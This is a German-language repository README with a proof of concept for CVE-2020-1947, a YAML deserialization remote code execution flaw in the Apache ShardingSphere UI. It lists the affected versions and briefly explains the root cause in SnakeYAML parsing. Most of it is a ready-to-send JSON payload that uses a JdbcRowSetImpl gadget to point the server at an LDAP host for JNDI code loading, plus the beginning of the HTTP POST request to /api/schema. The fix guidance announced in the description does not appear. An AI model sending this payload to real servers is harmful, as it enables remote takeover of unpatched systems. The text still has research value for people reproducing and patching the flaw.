 starkchristmas/cve-2020-1947
Proof-of-Concept und Analyse für CVE-2020-1947, eine YAML-Deserialisierungs-Remote-Codeausführungsschwachstelle in Apache ShardingSphere UI, einschließlich Reproduktionsschritten und Anleitung zur Behebung.

ShardingSphere ist ein Open-Source-Ökosystem von Apache und eine Gruppe von Middleware-Lösungen für verteilte Datenbanken. Es besteht aus drei voneinander unabhängigen Frameworks – sharding-jdbc, sharding-proxy und sharding-sidecar – und dient der Bereitstellung von Daten-Sharding, verteilten Transaktionen und Datenbank-Governance.
ShardingSphere 4.0.0-RC3, 4.0.0 sharding-jdbc,sharding-proxy,sharding-ui und weitere Komponenten
Apache-shardingsphere-incubating-4.0.0
java version "1.8.0_231"
Java(TM) SE Runtime Environment (build 1.8.0_231-b11)
Java HotSpot(TM) 64-Bit Server VM (build 25.231-b11, mixed mode
Die Web-Konsole von ShardingSphere verwendet die SnakeYAML-Bibliothek zum Parsen von YAML-Eingaben, um Datenquellen-Konfigurationen zu laden. SnakeYAML erlaubt es unmarshal, ohne Validierung zu parsen und zu deserialisieren.
 unmarshal() übergibt den Inhalt direkt an load() aus yaml.snakeyaml zum Parsen.
 Wenn unmarshal zu diesem Zeitpunkt einen bösartigen YAML-serialisierten Inhalt erhält, führt dies zu RCE.
git clone https://github.com/HexChristmas/CVE-2020-1947
cd CVE-2020-1947
docker-compose.yml
PoC
{"name":"CVE-2020-1947","ruleConfiguration":" encryptors:\n encryptor_aes:\n type: aes\n props:\n aes.key.value: 123456abc\n encryptor_md5:\n type: md5\n tables:\n t_encrypt:\n columns:\n user_id:\n plainColumn: user_plain\n cipherColumn: user_cipher\n encryptor: encryptor_aes\n order_id:\n cipherColumn: order_cipher\n encryptor: encryptor_md5","dataSourceConfiguration":"!!com.sun.rowset.JdbcRowSetImpl\n dataSourceName: ldap://127.0.0.1:1389/CommandObject\n autoCommit: true"}
Request
POST /api/schema HTTP/1.1
Host: 10.10.20.166:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
